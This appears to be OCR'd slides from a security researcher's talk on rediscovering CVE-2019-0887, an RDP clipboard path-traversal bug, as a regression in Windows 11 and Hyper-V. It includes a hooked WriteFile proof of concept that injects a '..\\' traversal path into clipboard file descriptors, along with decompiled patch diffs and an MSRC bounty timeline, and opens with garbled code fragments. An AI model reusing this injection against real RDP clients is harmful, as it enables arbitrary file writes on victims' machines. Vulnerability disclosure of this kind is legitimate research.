

```
-1i64 )


 *)(v18 + 2 * j);
/' )


20 );

icalize(v41, 260i64, v42);
0000) != 0 )
```

Really?

A story of my finding

Remind

ReadFile
WriteFile




Try Reproduce CVE-2019-0887 on Win11

```
10  WCHAR  efile[] = { L".\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\users\\vv\\evil.txt" };
```

```
112 BOOL
113 WINAPI
114 myWriteFile(
115     _In_ HANDLE hFile,
116     _In_reads_bytes_opt_(nNumberOfBytesToWrite) LPCVOID lpBuffer,
117     _In_ DWORD nNumberOfBytesToWrite,
118     _Out_opt_ LPDWORD lpNumberOfBytesWritten,
119     _Inout_opt_ LPOVERLAPPED lpOverlapped
120 ) {
121     BOOL ret;
122     char cmp[8] = { 0x03, 00, 01 };//Format List Response PDU
123     char cmp2[8] = { 0x05, 00, 01, 00, 0x54, 02, 00, 00 };//Format Data Request Response PDU
124     if (lpBuffer) {
125         if (memcmp(lpBuffer, cmp, 8) == 0) {
126             Log("replace clipboard\n");
127             HANDLE hdl = CreateThread(NULL, 0, patch_clipboard, NULL, 0, NULL);
128         }
129         else if (memcmp(lpBuffer, cmp2, 8) == 0 && nNumberOfBytesToWrite > sizeof(efile) + 0x54) {
130             Log("patch path\n");
131             memcpy((char*)lpBuffer + 8 + 0x4c, efile, sizeof(efile));
132         }
133     }
134     ret = realWriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped);
135     return ret;
```

Unbelievable finding



Example of RDP streaming

Format List


```
00000000 02 00 00 00 2e 00 00 00 79 c0 00 00 46 00 69 00 ....z...y...F.i.
00000010 6c 00 65 00 47 00 72 00 6f 00 75 00 70 00 44 00 l.e.G.r.o.u.p.D.
00000020 65 00 73 00 63 00 72 00 69 00 70 00 74 00 6f 00 e.s.c.r.i.p.t.o.
00000030 72 00 57 00 00 00                               r.W...

02 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_LIST (2)
00 00 -> CLIPRDR_HEADER::msgFlags = 0
7a 00 00 00 -> CLIPRDR_HEADER::dataLen = 0x2e = 46 bytes

79 c0 00 00 -> CLIPRDR_LONG_FORMAT_NAME::formatId = 0xc079 = 49273
46 00 69 00 6c 00 65 00 47 00 72 00 6f 00 75 00
70 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00
74 00 6f 00 72 00 57 00 00 00 ->
CLIPRDR_LONG_FORMAT_NAME::formatName = "FileGroupDescriptorW"
```

Format Data Request


```
00000000 04 00 00 00 04 00 00 00 79 c0 00 00             .....

04 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_DATA_REQUEST (4)
00 00 -> CLIPRDR_HEADER::msgFlags = 0

04 00 00 00 -> CLIPRDR_HEADER::dataLen = 4 bytes

79 c0 00 00 -> CLIPRDR_FORMAT_DATA_REQUEST::requestedFormatId = 0xc079
```

VM: rdpclip.exe


Host: vmconnect.exe



So, client uses format ID from server, but it doesn’t exist on client machine?



Review my finding




```
if ( (unsigned int)CFormatListCache::IsCached(
                     (CFormatListCache *)(CClipBase + 0x2E8),
                     (unsigned __int8 *)(tagTS_CLIP_PDU + 8),
                     *(_DWORD *)(tagTS_CLIP_PDU + 4)) )
{
```


```
  v9 = CClipBase::CreateDataObjectFromFormatList(
         (CClipBase *)CClipBase,
         (unsigned __int8 *)(tagTS_CLIP_PDU + 8),
         size,
         &pDataObj);
 CFormatListCache::Update(
   (CFormatListCache *)(CClipBase + 0x2E8),
   (unsigned __int8 *)(tagTS_CLIP_PDU + 8),
   *(unsigned int *)(tagTS_CLIP_PDU + 4));
```

0 CClipBase::OnFormatList

1 CClipClient::OnFormatList

2 CClipClient::OnFormatListAsyncCallback::Invoke


Review my finding




```
103  v9 = CFormatIdMap::LookupRemoteId(&v8->cformatidmap98, v6, &v60);
280  v31 = v60;
281  if ( v59 )
282  {
283    v61 = v60;
284    v60 = v55;
285    memcpy_0((void *)(v63 + 8), &v60, v25);
286  }
287  else
288  {
289    *(_DWORD *)(v63 + 8) = v60;
290    v8->dword110 = v70;
291    v8->request_format_114h = v31;
292  }
```

CClipBase::SendFormatDataRequest

Client: Handle FormatDataResponse




```
140     buff_start = (unsigned __int8 *)(buffer + 8);
141     v9 = this->f_30h.dword110;
142     give_size = *(_DWORD *)(buffer + 4);
143     format = this->f_30h.request_format_114h;
144   }
158       if ( v24 & 1 )
159       {
160         v12 = CFormatDataPacker::DecodeFormatData(
161                 *(CFormatDataPacker **)&this->f_30h.gap120[272
162                 &a2a,
163                 format,
164                 buff_start,
165                 give_size);
```

```
138       v17 = CClipFormatTypes::FileDescriptorA(v16);
139       v19 = (unsigned int)a5;
140       if ( a3 == v17 || a3 == CClipFormatTypes::FileDescriptorW(v1
141       {
142         v20 = CClipFormatTypes::FileDescriptorW(v18);
143         v10 = CFormatDataPacker::ValidateFilePaths(v21, a4, v19, a
144         if ( v10 < 0 )
145         {
146           if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
```

Why could this happen?

```
v12 = *(_QWORD *)(v5 + 128);
*(_DWORD *)(v5 + 240) = 0;
while ( 1 )
{
  if ( !v12 )
  {
    v6 = -2147023727;
    goto LABEL_31;
  }
  if ( a2 == *(_DWORD *)v12 )
    break;
  v12 = *(_QWORD *)(v12 + 8);
}
v6 = 0;
*(_DWORD *)(v5 + 240) = *(_DWORD *)(v12 + 4);
```

Before Patch origin cve-2019-0887

```
while ( 1 )
{
  if ( !v12 )
  {
    v6 = -2147023727;
    goto LABEL_31;
  }
  if ( v4 == *(_DWORD *)v12 )
    break;
  v12 = *(_QWORD *)(v12 + 8);
}
v13 = *(_DWORD *)(v12 + 4);
v6 = 0;
LABEL_31:
if ( v6 >= 0 )
{
  *(_DWORD *)(v23 + 8) = v13;            // remote format ID
  *(_DWORD *)(v5 + 240) = v4;            // local format ID
```

After

They have made mistakes at the beginning!!! 😊

I submitted it to MSRC with format ID incorrect use reason


- Tier 2 includes user-mode processes including (but not limited to) the VM Worker Process and VM Compute

RCE	Tier 2	Required	Yes	High	$150,000


$150,000

CVE-2019-0887* (name it StupidFetch)

- MSRC said that RDP related bugs don't fetch Hyper-V Bounty Program



- MSRC won't assign a new CVE ID for it, because it is code regression.




Timeline

- 14/07/2021 report to MSRC
- 27/07/2021 confirmed by MSRC
- 29/07/2021 Award $5000 as important RCE under Windows Bounty Program

  start arguing…
- 08/11/2021 MSRC updated Hyper-V bounty page, declare RDP is out of scope

  keep arguing …
- 14/12/2021 MSRC silently release patch for windows 11/ Server 2022
- 30/12/2021 MSRC told me they released patch in December patch
